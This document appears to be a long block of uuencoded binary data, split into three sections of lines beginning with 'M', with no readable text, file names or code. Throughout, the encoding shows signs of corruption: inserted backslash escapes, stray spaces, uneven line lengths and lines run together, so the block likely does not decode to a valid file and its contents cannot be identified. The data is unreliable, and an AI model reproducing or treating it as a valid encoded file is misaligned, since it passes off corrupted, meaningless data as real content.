M'./;OI%:QC\_IQ-2[ ]%]V'E\*)-(93HC(8.D';#"'\_XHF@RWF95#J"" ,?T'^8'  
MBD+)]17\*K^;/ "=44H7!][ ]#&0HLGI)!70.70BLBN^;'B#4QS5VG&Y"NI!. [ >  
MIDV%EH%/( <]=P>2;=L!' \75F4L7ZL)2V>8#:Y(\_ '?\&P<' "I%ZI@RS8IRK^,  
MWPJ:2&CLN.6' ' ]>?S;\*F?V^2.[ ]-1' :773N=] (Z7ZB4C '\X]G[I:QT)+6&!8  
MEI,D0F') ]3\_\J.S=]KM33&>JU9W":E!W-;-ZPE\*S@ZY8ZZLCG#!DJ^EL/I1\_  
M&;M2P!C2]<CDRBZZDT'O.' J"-K(VDE[, =IDZ5!.2^BMCTW@;2R\$HA-'X<?9\*  
M(@[' \&4QA\O4'W,) <XDOK280.#Q,L\*JJ4Q\$G/(\$>BVO@=TEA(&>.405&32==L  
M?M\_V78;]OF^R#U]%37:' )RI:I&\;B3\2JTZ&3DTD>D:A=G%7INU=<T5SCD\$9  
MYIS5>I-03(.C6ZY\$F207PU' O-R=)JX&5FIEML#@]1^ (AVB%, -S:L7A9.7E0T  
M'ELM1CB-P7\U85,(8\_BG1'G\_E]UI5]AO,8V[LUZC1USN3LLA\$&B34\_W#6DCF  
MEK?C&,ITQX25-\*E0H=#E@]FU3>9:O-)R==K9;K/^",DU3\J'NV'R[, :ZJ>  
M/3CT2K':N("TNJ0",@XW'X') (B/6G<8WN862Z' 5P/UIDKIVW"&4M7\$5#4JC  
M6L, /V/R>\$^#4GH0R"8QOZ^?L9#GKV.E8-07NDORX:O;"L-, 'K;\_-.9#!.3YL  
MG:=! =>..MS;.\$29JXQ\*TS%MMUN9"=W\ [' 1I?:UQLKSNT24>2/) ?]B[N/3J)V  
MDY` :9Z6]0F]KU@F; [84YA&!/(IBLRR+[H;P\$) \$N; (%)-,K<ZI;I\%-@DZH]=  
M: ?-G&' =><VZ\ ]=! :^W"Y\$XU^;S-4KAD9</YB' 5%Y#YYF6TSQ\GQT&F<0Q=R  
M' ]6\*\$76\*)7"O^EWB5 (@90Y2JT+UHO45<<YD)' + [9TYR.XU2,Q6H\$V8X. '-[:  
M@S4[G0@),?VK#2VG3UNY/YB0<&JKFIB%T<O3QNH%(JD0I.U^YXMCC18H1DG  
M)LE<V\$<GE62Y)=IPH\_^[&5[#T<?\G" T\$3\$LO)X=C-\$O:B;L#H<Y?:@].9HN[  
MCK. ]+X+88.PBSAC\*R1G:[\9T!I=]9'\_T(P' C882:)B>\R^\*GQZC. (\*5`S[3Z  
M; ;/]Z7%1;' !>A#`ML@AP@VJUUV9GJM\$#` 6SRN.9\_\_4=L[-L-JTIM\*9:2H%,J7  
M"AL+%6.BZ1QZ6V'N'&M]/N<OV)6Z; ;:N-2@E@(<,9">3^:\_&ZB?F,5-GJ1  
MR8\_S@ (TX7;P.; (8Y6-M7018B+5ZO9\_ ^\V0J%L@90R[5' !7L'=7%8KK1BL0<P  
MX]5L;T]-\$R'H@]C]V9M<YI7!8?O8;T2<?Q!C:=0CZSM.)',Z\$?'\.<12@HXC  
MZ!#H".6PE)0T\*Z2G:OSLU-@AYFTG?[ ]J[#3+U!B)'J,ZQZ!.1'.R8TN(J/2H  
M"5J.@`1K3CDL)VU[TA, ]]K]T19,L>5I\_QYI,V\KV7B?&N2SGV=C,RW#D758C  
MQ?UH`OCR!%&] [ @@.)KG%S3B/:21@S(2\.,R])V07D%#\_5?EEP-: ?^0[4.G5J  
MSRT]U5VH26) )%>DBW/:815QY(D+W6@&! \*@FB\#X[ [ <;.\U@^M7=&#` #5' 4C  
M!%<WHT&4:\_HQLA.+ZH;/5@R#`6=.K4S\$M%M;5Q!TA(2QJ+0#JN(VYZX9@Y?  
MVN7([U\N?7P-BM'82; )F=/\ \^ [ :<:\6D%OI@9D[7"6V7=@/ZJJ%1+-'5&[\*J  
MDX'.7P[\Z-Z\VHV?JE/?U/>3SH:I1Z9UW]4>\_C+CK(T\*X#O[/70S<,\_ZT2`  
MPV3+EY!>5^3S/R#740'D.T^>^E9I5&\K^'97L]W^%-OR;3\N?QQ>0\*FH0\*,.  
MSR\$N%\4NMJI(' \*<\*H0JDG<CQW[V(/!6(U+P.7\$[\#A6<! .HYO"V; ]C8^38@  
MDKIO+O;SD,+25S7B-!\$THX\ (MN%`NVZ; ]J\$<PK>)]\$TOEEL%3U(%#\_6G];K7  
MGM5Y\*) \$V@JWV5PADMA+]\_SR3+(-.) :FX\*&53I0JU(M9.WGCK&M["%W1"<:V  
M, /&>13H,4XDOL\U6F]G"8X+)K8.VP`2[FS]HG+L#J40!@V""U<T.^XUEQ\*."  
MU2WL0FC)0@<<4Y+&K50@'P=%K'=[S3]#LJZQ"/[V67MD,QCA4S93(X` ;E,I(  
MFF=XH^,SR?Z"(I<K.XGS/\$LK\.;QD8K%\4J%4ZRWZDKB[TO' %X@F,S"(Q1\X  
MGAQC], <^; <%AXE, ;^3QJI]H\*DH8CX5U#1^O)+UNZV@S\$WF\$?KU[/YTW] ]G!' (  
M\$U:RW#].&;+B,JN\*S&1'GU^.;\_-LEFLS@J>;R<\_GA\UJHZN,0I"Q>!WVN>2  
M9AX]CK@S.%MQQU]%- \$R5]JS<;&Y:X+A-8"N.G>\*TI%HML:C%SFY5-"VA87J#  
M.%<=";3[R\&M6?B:/\*UHKVVS/[ \;IW&8K7PR.H0?A2U@N"M6YAIG04&E,%A%  
MUG%\$D\$<L\*Z#V/(RXW=H>^BR%LV"Z.XNO"\_\$HD,C190,R'06J>)0PIPS+?NH[B  
MPJP6T(\$' :Y,IFJW,[X5=>?K>#Q1WZ^4)C;8"4>7HD9P0!G4\!=04OFJ=\*3C`  
M?7WJ(\*9QAA9Y/'6+:8?\GIZ&.5:A4'HR1G-N6],>TOFYVV?/.I)\$'^C8:/%=  
M2IR!JQ-&3\_X!&HJQR>I+S\Y/.Q\*VTAC7T<%C0W2=4\*C\$4\*"T&^T'T\*"@'!#  
M=7<<?>2>,I..8G)8,8%O'["%NZ% [N5I5C.U6'F>NI8F-F83)H^!!X\U6+B>@  
M?'BA&7WQI4,@H=\$4UM\$B34K'TF>\$SYH;W; [ ?=9+=VPE\$ (2XPEKCY=\*&'S9Y  
MQ(B,CN>9UKD;\_X0<><ZA?3C'M@<9F3C\*:KI8J\$C34,! [RIN1]<5[L\*=DO[\_  
MV5LX^`6^7'F+CR];M\_[23J(G0%1WG\$IJGGN?83DQY;DN=IJ!\\_U1T8DR+;#7  
M\_AZMS`U-Y@8\*A?EK-/' ]#`T7V.\*L;-UE`K[5BY[O@3D(G2>0[<H7C-.<:K9]  
M6F5S5B@OP\W( ]LYNO>M4%?/9#P>E1X\*) [%VL\*\*' `4Y8T1>(;Y'^!2<9Z+\$VIK  
M2P.KQUG@GHX' O/F^WNCD+T!C76>H+"KV+X0\B&)+9\ \AR\*/; \$X\$2Z@\*W) ]=\  
MM9&K]SAWUCD\_FD+JCMMU]DI> '>>J+\$=W[ ][:9-1S\_ZJ" I"4DQ#G0AAAB\$AW;  
M21L[69<9B@2NY(OQ0VLK5C?@3#T@:C5%E)1U!J91P03`K&=Z^T."V(9KHP\$



M0K\_"T+8"AG! ?FPM0M] S6! B/M[: S-T\*#S#-#N=AZ (6W"4V; ?C\_#] 0%G0Z\ P] 4
M+YI `M7\*^32T:WA:NPP) 76Q` (\*M(6Y. "F8>#! 7H#; %: .&-\_.&/4? (Y3 (\$ (L%W
M@AP=+;! A&\_\<! PC0FWH\% '\!/ \_ ([C] 1>] N`R23F7; >QYVYW. 2JN@ ( ) KT?W^
MZ; #^ (U2&\$8 `S2MIFCP\\_) ZHIW `D: \*) W9G; ] 9L) VZ9^ (%FQ1X?NQ5&; <>"#A7
MC+PVKB `1GQKC4Z` U8^5F"BF" JJ `AU ( [3B5\$: IR [58H! P4A8TLAXQ4, ; WZ7\*`
M\*5Z<4KOC1 [IN#M; B2%ACI) >3- (4DAGMH50APPK [=I6PG) 8S6\*\_E, &3. VW\_14
M=L) \$(DRTX+. <IBTT\*8Q"+ (SZ#5CMEMR] P' I^ [ #ENU4\OL6) J; \*Y?+W=S1V3Z
MYQ"/GW [NEO/2! 9LLY4 [3R. ?BB\$ I7>GKA>CM[ #>\$ \$CD<OB#46M1UCL\_QPTDZ%
M (YK"A%?9FG! 31R8Z! M55: \*?C\*705VOT4E] 5ZO4/7ZI [0 `X23, \_0 (O5M) ) I; 8
MPA\*A#QW\] ?IB- `0=ZX [+I#>NPQ) [\_F] BOTBD>] IU: X"P# (=\*) ] IPL\_Y6\L8,
M\% `V+3DVT' (MY `5TV) ; HA: /3\*L?N\UE) LO! Z. IJ8P-^LFGHF1YM [0 (XD^D [I
M' GZH7 `@) IX0\O=: . : +\$C6@Q#2: . 3ND-S6@>Z, (JZ=U^ \HJ&) C&X; J6GYC#^;
MZ' TZ^ \; 1#ZU (Q@ \TL1T\_P\_7D3\_>G [ : HXF-11; % #RZJ^K; ; K9EXTPN>4P7W=E
ME930] U>' - : IV (#JZ9#SHJCS: GLH) Q8MVT-UN9) (4QY00EV: AOX/8! 7O: "/ `!
M] M\_I=Z^? \$%Q `9 ` (\*G+RKLH, ZO9VUZ\=VYAT4Q: 1X; E>N!, ?>BH<FJD< [\KT]
MV) E>P [I<VW2) , ; N' `OU: #H- . ' ; .1MT] M6' L8%X? `A=T\* \$G\$&' ! ] RM-Y. >Z. K
M\*R\$. \*Q: (6QQ=. DT?ZA' \_?3; =7"VWN [U#ZEZOU (J37Q<. % \$<N\_M837/S<ZP4E
M5N `IAC--H) Q] L8KBVE-7H0GTK8QJ-3G=RFS+H9WW: -M"RZQ+H1 `>] (>CGIR [
M! 85%U [ ' -M&X=077B\$] , L7% (7! Z#RPFHXZ5 [2\_C/1&5W-# [QSZ@B^D+. 41" PQ
M; >; B^3G' `KOMRIC & [R=TY0AG25Y75ZJY8+5%Y3! : 29< ( ' <>W\* >"Y' 0YN^C=W
MUQ?Y6. " ] \_ `1E\6? ` ] D>%8NN5H8ONE6#TP9DH] 6L.X) ; ; @W" "5\*4DTD/<' G2T
M83: Z [7VREQFN^Y; >CW/ (FU: V\$-IUXI-T67"=\$; <S' %F] X\9A) ^&\$U. `R?Y>'
MD1. G [EJT! K<C" [YFE!) 8^%N `3\$^TW2HNS=MN@936S\_OKA8J%. X43B-#&WHRK
M! /?ZDM' (1</WJ5. AY@PBQ; QV^U\_&H] OIR79%JUXG9BZ/ ] # " "ZET=?8Y"CT] R
MR@JCTSOTH/ : @/ @- /3VFGG, \_3: DM=HVU-\*BI663] 5-/A) A==EB88+N-%V89-3
MA8BW0I- [ (EEHU%ZJIHF\$D (\`\$"5\ ) PVN\*7' QE00) TD6<=OZT#&MQI4D. Z+M\$
M" \_P5\*Y%&6] (H#J): +! \$R\_ `WTK?II [N; W] A\_ : D; "66HY. S3. ^ ` \_ < [790L [L
M00QWC%\$; 4MXI&B: \*] J#0\$7J>TTX) \*0OLP#P; H; "%C! 5\$TDULA3KJ\$@F3V\$G (
M7F@J\$C9BHL] C"?7Y; R^B! GH9%>Q82 (T) A [ ^++ (D `TI-L6E82) 4) \$/PKU\*; &0
MID\*\*W9: 3= (2D<6JH^N4\*2Q' 5V3L^XS<KZS<\ `Z\0&, T0\_ \$QMSJ>DNZO=C^ \ (
MT\3RZ+16T<N<-\* >MJ@2! \ `MK@S\_HILW\*9M"2?1 \*D1! 6C. YN+BLUQ@NP95+6
MP^T5, Q\=W' WN\JC>X; U; ; K-' '=TSTRA6\*F7 ` : &" I-OX5^K; 0\$RE2\ \$3FJ] ' M
MY^ZMF9Y, 8' , E\G; ^+^35A] >T<-5MPFBS+HP2%KY#\*\_ZA\*?Y! %YJ: 4+G7' 0XO
MNKW?A+HIU' FWVS3Z8\_ZU7E\J3 ` `6=4\*7D! ; DTP' >&?ADD->' #2<JT, WC\*8\_H
M+@P"C>K-5BM [B: , L. \_6W; +LQ" ] 35\ ; `H&; 3Z=D"Y7\$XAV `3RH; 5\*NE3HB%0H
M4\*ZPW! /' +E" I4%APH\*4: TT) \*%2F7Y, H59I^3N) 4; 3J&^+5\ V: ETJ' /&ZI `2
MM57214] [ " ` %2NB%. G; 4I+\*KJ5I "Y29" ?45, D; I. 2, @ \_ . =%BRK66^@+?%BQ
MIA@ \$M\$ZTH74M44' XMB@4>WV; -! 523) 8R; RA, W5=KM; @X=\9/) D7W, [ (6; 44 [
M?>RCP00VV. D8RD ` \_-&12! `VU/ECHT# "G<JTT; 8/Y) <C@/S0) ` : 8G\><2%#^V
MW& `74\$66SL.R] VV-H\$N; T>5?: ^ \_5 " "1 `@0TE' Q+^9/I+9] 7@Y (H5>7, = `0M
M\*H: N4\_ (2M@JMVVX\*+LFUNB9KXU\K (0, \_B7\*YRD>A%+J\_<S (ES5^2\*>JD/M- :
M>ZM2QPON@LIXX\_>I6T+-AC' % "IP30^J1D+1Q (-H<WSP<9) -E] F4C/; \$=1P' A
M [8KJIAV\_J?"+, WR' MN-HVVSP42BD74; =2\_NFV] 7@HW: /D+OS\$ \_ ] I [O' C: O, P
M6W\$ `J; ?\*9ENM\$ (V<9, >G7TZO; <H3-9: YS>' TXS"9. \_IDOX5#DLM>, =P] ; 5: +
ML/ ; 6=\*3R+7&@TVMP; B. .MYDY8TY2REW&9P95K] J\$2\_E8A) ] ' 5=; J. GLVCL@W
M\$HZ\_JVNE] N `6" M# `W [7] <\$" `U (W/7E=W, 99! (MMU=6W\ /G7349/3YH?: : KV [
MF0ZNS8G3NQMVQO0P: ; =81EUD9GT4TG/ %H+#B^R, \ /N\R4. &U/P\$RY\$! @\* \$Y9
MJ\ VW4. ?I" JF: 72^F. &?2R [ ] `+G, N&69^` 4#%VJ+XZK#S9 [\_M' %%#K48\*Y] L
MX^H0^`UM7 (75+T&42XR\*4IE (2&2\_12?31YI/ `V2SK\8C>6P `7! . ?>U@9KTOX
MK! 4W? [ !CI> !WYXM7, U! ] !@P3 `LJ' : 8YC, %L') J1#K] 1 `; [-OGI+; `> /GV: [
M2? ] 3 `#9- `/%H4K, 7XP"+#6RK73S0EH' . `Z Y, ZUD `) A^L' KVX3B6QJ, 3. 8B>H
MEJ"8LJ `Y, ; SKP: 0G6FO [K\ ^>/MOBI] V@K [OU<D [ . . +S: \$MP, U1WO\*4<D@GFR
M/XJ) KGPJKZ/B#<V5DX") ">ZT76@2FX3GWT8NI) ^ [2GU-QWVE ` , LP84. YNPD (
M) 3: 8T: /K?+4; `JR [ ?/QW\ (JTC! !59+&0<505>G7\ P [XI-! 7I\_58! 5' : -HL [ ;
MO/?0R<D] AV; %R8>0; R@Z&Z36AYNU\ ` `S; 7OT (>GM=LH7+) 0; @, G; U^8RA: D
ML (L/M/ &<@ ( \_3%9X) MOIX. W. K, EE>3] `O (%: K77H+IX [Z: ^/WJ5. A9BTEQ>Y [
MU\_FG) ^YO1I?] \ %9T8K<ILLOM\GNV930V/MA==7=T `D#TX? -RW8SDRN3H=2TA
M@' WR5&, FIF. S' &?ZKNK8O>RETOB#097\_ ; ; W\4P#IA\_ : : D: \$] #. %X84SS33"@
M^8X, WQ>; S=Z>%3^K?W `< \T?C0\_>PW\_ `S^G#) ' 27^: `ZX7. YL: , 1?, 2R\$NC4+
M#"/ : @ (7^ [6UX; 5CS\$! L>! M\_ , 9) ?Q<4##QHW] =MB\*O\_B, R\_ =, < (85%QOFV\*9J
MGP8T ` [A3&JC94V; 3P86TF#! ? `WB\$ESU `V-4; /U\* >! M\$? \$ \_LX, .N+KOZRF/, ^
MG-TOOML\$F# =--9C#30 (QB^7#<9P#! [ ] +L7PXCH1H2<<" `CKW, \_WV8; G?SK8\_
M [3ZB3. Q2F' ` +T%#] TD: #50-Z4+. ] \*%&/16X] =K `< (0@OJ: ) V\$XMV\$UF=7-Q=
M75D7! [8I [T. ; \XZ [S! S/T2P+-#S [ \ `LI5/AF?Z-1=UO&R [D] N2^571P>' [ . M
M (VJQY6\_4; #SC\_K# /5 `) #>] IC `L^ ) <K\$CK=&B+JW9! \*E+: F [ `L\_U38 (E%+B\$=
MN8BT?GYM3QG0227\ ) W\_\_\_\_/M/P1>8) RBQ7>N! ! `VVF"OLSB3QP; \R\W%&AO/%
MC&KC: JJ. HXJP9LB#3? \*5\_J) A1@T&\_K^C84JAC\_ (MM0Y3+8NU2B5%T5M\*\D] X
M5DJ" ] . SG (! \$Z>I, T%E+B%, HH1?%5P>, 7ZZ `A2JE4"29XMP: [J#+ ` \UIU (XZS
MMG! FW<Q [M\*G0, B-3\* `^S>-+>-TW9?K#OOW7" = "TQWU29<5UZ>; RE [ ' . : Z55
M [ : D\* ; TB5M? \$; 9) &0D?L6^OM\_ ` %VX; R9; B>1I>) !VUOO' S8/ [ <K. 9/Y9S] XRX

M#7+UUS, ; ' XZIF%, T071" (-' #8, &TUCS!W@WR-] Z)W>\* `SK^\*5FB@%6@ (J, U? M-L34) \$D@Z>YVF\_ERMN>) \U5FT6, 3\$6KJ-M1\*\ /5BL" F7/@VD^2=: " \_QU `HWY M, <DTTKYL; Y (V. 0\$H=ZJUT3"A0 [%WI"\) ' >@EU87RTF&WQW/:-M=8&#=-%] V3 M9; ) 3L? [VAK, T4+] EVW6VTLC\J. ; 3<C<V?F.S\*\*^"; 2!-5EX=\ [IOS68HKVP& MS1] O"P\$W!& (RV<F64) ?/FBFDSF%1<) IM[34I\$^] [JM, /C?^B] IS:Q2&P. \_>7 M"J92\$. ] #24=QS/QQ3Z+Z\_29T:< (D6L=2SON/4-D; .F40/<@L+" .H\O>?TC? MQ&COOZ10^\_2T6VCNY!C1XZ. ]>\_B3<B%Y:>=\ /F:&\_1\_W] &3^E"T. \*], F2-73 M] . ' [BMRC2' &4 [+^: IE (RN `U\*5S2<^/; \$=\_S&USR' \*+T6TQFP!]) W^V, 9U>6 M6' 8 `V30' W<"%\_3I=<. PY::) UNN>" 2D, 6X3U&G8SD' V&X-OZU\$C (0N%K"CS) ' M=#<PT [C=] 2 `W (1. +NV5R [. 9UI\_HN?; LNV&B1JZ' .VOC72H@) M\$CX450S [K\I M4S466V [IH.>BXH?5 [03\$YQDI\$6 [F+G; 3C2Q.F?) C-RCU%X8L!1\_M@\*#5R1=? M) Q\^<:55DOF7) ' `:B\$4#-GK] "\5:4HS<GRNO%=<WQT%&5Q9P3^\*ZJ+FV [7<] M07?I\_. -N\_ [4\* 4?X5"JNC?] \*. 0G, \$P) S5X&6Q\$RRH] [ `YEUZH^OQL" \?M [Z5 M49WP#>80/ /R6\_3Q: !1^' %<H\$D.] 7FH' +!+] #< [7QKY=J2BDV3"A>%B#8, TFC M-^, \$ [J%T\$L (?7M=DTG (RIO' Y8"- \ /N5A08#/: W^M\* <<SWH<F: ^-\_2\_FVE, <7 M247: , [K], 4WT+ZN&M+M6THC\*HU<W; [PM=^Z8W9Z: \_H (, SP^ (2RAB\_; M' XVSVM AZJ#+, DB\$&\$\ \$%-%D2#W] K\D-\$IKXSD1OC; ^"\7\$?; 9QGY37NK:\_ ) OT2' ; ?9 M; [\_ . ["3' -YZJ1CT5E#6, UZ\*BVO@7R%M"CK>B') ^A-] +UON (7A" ] C.YG] X. / (MK) 9Z] OL' ] 0\_FS^' HLYDY<OHS&XGKLM (&\_H<Z:N, 2M+B9%#<C=/>3KY-I\_\_I^ M; !JXS; \_J"U7#, #+>O&9; EWV [6^]>LCE?EC, L\*82\$7F<-#9RLINS%0!MG41DX M.FN6@9MGL09\_LDD] &RN?M8ZHGP [ [A?TV5\*\*A\$@B>M8UJ2F1" `RDN#-EJXTJB MIA#AL83Z?XA26KE2W%1QLUEG: , -#?-\*CH:\$ (B"H\\* `C7U& `O7%P" I?8] VBB@ M3, X\*A7C\$Y] GVN6] 7<\*C\$B=GM!8M, \7+ (5!N7H-N"QHD) G4G\DS@N6DLG5\QE M9K/RQ] :B\$) =U-!/^QD+4WYB&^AN; "' \_GW=PR, FEF= `^R8>:8JHTKB<1Q<&\E MI [ [H3J?] VZ\ \VUS. ZQ; E/>MUA7J (I) ; @\_] ' \$ [6Q] 6, QMS:=?!9VP\ S, ^RX [=K M%N? `ZZ? \L, %KZ! -FU. ' `# /PIV#9A? !ZMT) ?2/) %?^ `R) ?PB96VJ `0R1>5K] C M) Q5VK! ^IINI `U: [7<Z8+ [D2^10\5B403; 1%KJN^QN, >] (8E.=E0MT, PE=D/U M8K8W^?F?XJFU>-B&? `W/ , 8^\$' 8X#B, /@XP [ . `:A#KR6L [N&#?H; EVKB2\*!8B M<H10GTBONZSM-E": ZIO; 3H:Z%^^ BL-\#1P3Y%@! ^XPCCKS\ -EPO [\G0F<-:R M `A^] 9&; T\_Q%\$EF6I] TTT [C, .@ \4J" ^VFMA9@\_O00U+R^ (-03>X76+\*FQ<SJI MQ0D! ^9BI. <. SV>^ I%SD^SD" 5&^?WJ\$2NE1. <2"VYY [7] %GIG\#; LA!9' .8F MR67Z>#W\_J4G\HU! FOW"X^; 99J] ' A7X2"KZ8' ME') Y>; /; ! (?\* <"\_!76QW<P6 M\] ENGP] UH] ; -ZK#W01H>A5KNYGSS5<P3V=/3YV6P. , (R^Y\Y#; 7 (-B<M-UI4 MZ' "7RV=3\<MJ] M, - (XLV9:6D [V/J [9R, \*. IC"-0Q+S/IVKE#-P>: ) 1Y/03POM\_ [37\$#!1WUZ; F^U7LW7>T] /- \*C/^<. ZZW%) PN=T4-#TC1 `57Q^XMJ0 \*B98UH M9+>\$! ; , (5M) .8/EXV&J' U& [ @] AEKM7\$U5<-1-?# [D] \. W%YWW+T8# `?3@?TT M, \1-' LU0 `W5L# [2L] ] J387JE6\*, M.RXU-#^' \*AZJ\$; XL%8 `10&:1 `&SFP+@> M@+? `I@' 8RH&\ \$TR\8? ?8/1?5E9, O58; 7"8P#D%\$OJK>U4&-MN] Z4 `MBW?O>Q. MP! Q^F3YE=GM: ?=P6^>NV: JEE; ' R?>W0CTN@2>\&O! (+9CU, "S' 07' \$ \C+@P^ MZ/QP<\_ . . B\$LS (D (?^2J:KHKC\_%: ; \*C! /HTG10) NLEMFI+B\*ZS&. [VXSG+&Q\* M. ) "DGN3G9#X361I) 82 `3C [B7/SHVPSE:V\N] RNV' M\_LVCWMC?0KEG?GM?J [! MN' &7>27: HCH\_>VIG+ `=, AYM7\; M4HSTS4VSUL' ) CL>W& (ON6 [ ] &F0DO"FD) A MW\$IT12+2=N0^\*Y@KQ@\_4H-Z20<HGND\^ `8<; ] W `U2IDY&F<TUB@:5JJ\_ ">G# M0AV#A: \; ' J-] B@W% ` \_&?NM@9EVS ` " [8N@CM7?=(UKGC? \+A. = (J+' \$X) -E"J M1; 3. ?3FT20] 5DC6% C#43] #Z `54MA' 1!&=BGEQHL\*X; IS?Z9&02\_G9M' PNQDT MCS\=SA-' !3#435V' 5> [ #<F4"ELQNW^DQ^M, 9=TN3 ` \H/W"8?O' \Y@K>+3/8. MVZTUI] 0<07HVO6K2H\_9C.SH^ [4@IF:2] 2SYKU\$, [1WMQ#=7. , 28JYRRR' Y6V M3TO8 `8F1-&+^9G9R@%S<\_H] L3MSBM-! ("FJXV>R-<G.A&^W0YG&?-= (R#/W6 MD1ZJ\*!G5\*\_&4CQJJYJ\*RXHB; ; F=. =-DF8N]>7=1\*" `FZ4Z (FN%J@] RU:=, > M6W-\3/ #3' `GJRRK63^<U2@G\_ [I9&6#^! \$ \$X\$5K) C6, <AP=7M? \$ [I!U' RI. 0 M>9E\GV1T>Q0%4=K) VV1-5K>L<\XQB (G' >- [LU7Y=4^WY>\$P0-!099] LY; M6+ M2I\$ "ANE?+ \_: \_HX7: J<V%53S" (] #4=\QKF-P.O8%VC22V (, S; VEBCR; \$S?&< MXOO43: ' &VU&L4MVBZ1; Q8] GJKV+11, BGU\8\$?%&LA-2J=Z-"=JOU' \*\*6' LUB M\$ ('D: #9. JQ4E4C-9 (PLZJB9, A9"96DK<=R^O!S?N1&"IBN (Z"8+"ZJ]>LO93 MGUK7RR6M\$LIHI%8+) 2L6/TRTE\*X@\ /F#-R1" # [ &L--C<?9=8+) !=72EU\_ `D/ MH8NA: \_ (B2QF^ ) ?602A+"82EEVU.>?BM\$". A' OORBF] (4XG=: ^!TA' 9; 3MAJ> MMO: 9 [\<: >/ (!J [\*COFE+!G `JX) 8!W\_8G=\ . I@W<"\_). "QV [M9RHQ^G55H' Y. M5] 4^?1R. +KI#P/GVN:U@. .KET\*: ' .MI/9I] GV' >XV. , HH&M4-G'RX' 9 `W#@ M! ' `C->!NK] <?WM^?32V<' <?EV?^LJZT&1T\$Y-& [^8>! `7OMT, 9A>=\ =20: M> M5H\$CH8: 6\$YK-9. AM#; =WDT] Y! <VR"J!PY6-7GJP6Y+5/O=%P=#L9=WO] O) \*D M6 (DF<S6U74VDCRE3^W39RVOH%&NP: \$HF=4KRO!VT=. `M92T\ \*I: %0\$HW76E\ M, ] 2FXO [DM [QTJZ0T! \*YTXDJW\* >TZMG\_SZ; H\_ [7\*. 32I) 2RK1=\*ZN#G6UZU\*7 MM88KNZWC\*FDW2BJ! @-+MR) 7&' T! =^S3HC6 [RTG%): 0A<Z98KC1> `NO; IM\_ [7 MO' ") ' 8) W95-7%BN\$N/; IV@QFZ [A<^; 3\$##T=-: 3. #E/LD `\*U3V; 18' Q@=YA7 M4F\*\*@<C5\$KM: L\$9\*U#Y] ' MSPM; I/H] %O>4VE] J@) 76UM5QL62: G: V `N=NL [J MT%GHH&9Z\^9. FNB4=18\$E. Y\$KC2=!75-VPPUE' 18 (' \*UN\$YC%X `2MLMOS#+K MIN=K\*>FY0. 1J25TM' : G%==\_EG332L/EZR `Q\W!WVIU, J!U4BI2>2TD92\_D54 MRMAZ^C>^CA (Y (9#R+2F/D-!; 3\_XQE" ^1\$ ` (IGTIYQ (/>EI\X) X" \_+S-. \*%P-M#9D72 `#RPQJGF9E] !26&"8&4CZ4\5@F] ->ZN<S\$ `RNP1"JFA+35@B12PAGUS MZ2LH<8\0N/ (VM<\_>\$CH; 7FL (\* `B\*O62CD9J: 4HM>\$J\*6" <Q] #64>\$J+E] \*)

ME, 930FY\*8\K@6;V8DG;^N+LU@:\*`Q2<:8N8+^TH+B"8R6?JK [JV-+@4LG<7C
M+?PP7#^ZBF\_Z1Y2QIZPI:"M`) [-O] JKEV11 `PEIOE3T2V.7!^`Y#C.D7.] OE
MMR< (?CY8\*+TS3.@<%.=>EV#TK<<R%3@5, "8K>"`BH`'!@ (+ [RF\$: "#.-6!#
ME3] <4UZFH1, JCO^] A1H\*\$Z) &SN-I>") PK`''Q% (4J:=`+H7I. `S! (S\ :5C! :
M0S#.M3O!>%DC\_:%&^AES@EM`O8<:RZ:4`P\%'BNXIF\`') \ \$@6564 [0] !25#
ME:E' 4\$) A.CD&82:#O\_6=+.ZCV\_, C8>:GTD"^AYS^IQCOH8"C`!XK:A&="`?'
M#S5!RQ-0SM>7>#CT`='V"- \ I\$Y&\$, `A! (KGA\), \_PGT&1RXUH1&\*U<8:82, D
M\_L6?08\$V-4GD26J] LW\PV>G\_W7MY^8?E>KXZ++) \_>#4\_-NO\_\U2 [ [WWJWN8I
M#I, ) 8T\*S6=TS^Y>IY!#) S5Z `O! (IK' =W\^4RAP+D!@ZH\_7Z [ ?#CX1^J#?\*&Y
MO6W` : I ] 6: ^, 33.PPS!F.XGYRW1T. [QGI\ ) I8NQ@R=H-"IXS=H-+; ? .RR"+:0
M"\8NH/!^EJJ;YMNN>6N^IZC4H7!, CL1>.9R, 3.3B/+ =6) [ : [>#U] V?GA=Y/7
M>%@!2X (5E] 5#F\`S!U<&8JJ:\*A (I8 `W\*8XY/3\_ \$VL\47KZ^N) `4 (MU; 6D.FOZ
M&IX (' "<&@=( ! \$; O2 `\* ) (KZ\`VQZ\_>+EXM!+5 `IOY8ZHJT<!UIU8Z&"AH [T?, O
M`P-BQ=G\$>- / ^C=Q<4BPR] 4<10138\$39-XI1, ZFY) \_NR8V=>BH;MK; +OM9W (A
MT+?9 `TQB4UM^AZD;L [ . ! % \ (K=:1L8, 7-?& [Q+` 0LPXRDNQ (#=TMZ. [J0GZ
MA51ZE0"%`ZF`! (, W"Z%6!S8<8 `YO=%A^GPP!VC9 `X38\*> [U-GO) 90XZB+KE
M] BK/EYA"'+ +QE] TT<C\*?K1U6: \_7@` 5.S\_M<] 4PK. ] "B [JK9] 4O8G; ^@4) \$4Y
MA%5.XMK] ]>ANTB^JPY1`' : : 7-X==IDU&&Y3; \ -9-8TL5C"\$Z6 (XE^8/JBF/8
M\*>, 90X&MVKT) 9"] `GW, #L=/5, >LXAL ( (H/Z\*HKX9\1) <9& (%6\* (9 `GPKX; .]
MY<UC788\_WX0NIJL6+TQL6\$63"@W^6 (B-7^C=34H8B5GKV!M<5YOY `4TFG@M=
M2#=#!1.D\*U\S8&M^=U (G [J!>^GX^Y `46C-@P] -!+3NP` 6M&3<Y<1D%\*\*\*9 (YRK
M<+<, ;> \HFKR+KK/U08` ; `D9"U; [^J@!5G]>\, \$' 66&2U?J (\$+9U-MM315<47
M# [-=9@, , N\21X [H-, XK=?#C<V/=@V&\ [GA4^F>E:8?210%\_1WE; \$5!<3.1PC
MF@X1PR`\$PQ. \*5DY1LT\_. F< (FWJC"'"8) , 5IF9K"; CL` 7:Y8?] [UMQA8C+, , :
M/">QP=F-Q. [ [< [L9I; "<) V, \_; ) =) Z9". 1N>+WS>KPG\$VR [7\*V4E\_=] MOO:\N4
M-0FK, W7E3J., GL, U+#JP? \\_U"TL7XHG (56-G` G3N% !E, Y4IZPTMHO"V4S@A
M\_WNT\* ; 1\$5U+F\_K) W (<; #ED=J\_EX500] P, 3LL; D] ] ZN/%<CW; \_@R>M`' `^.-9`
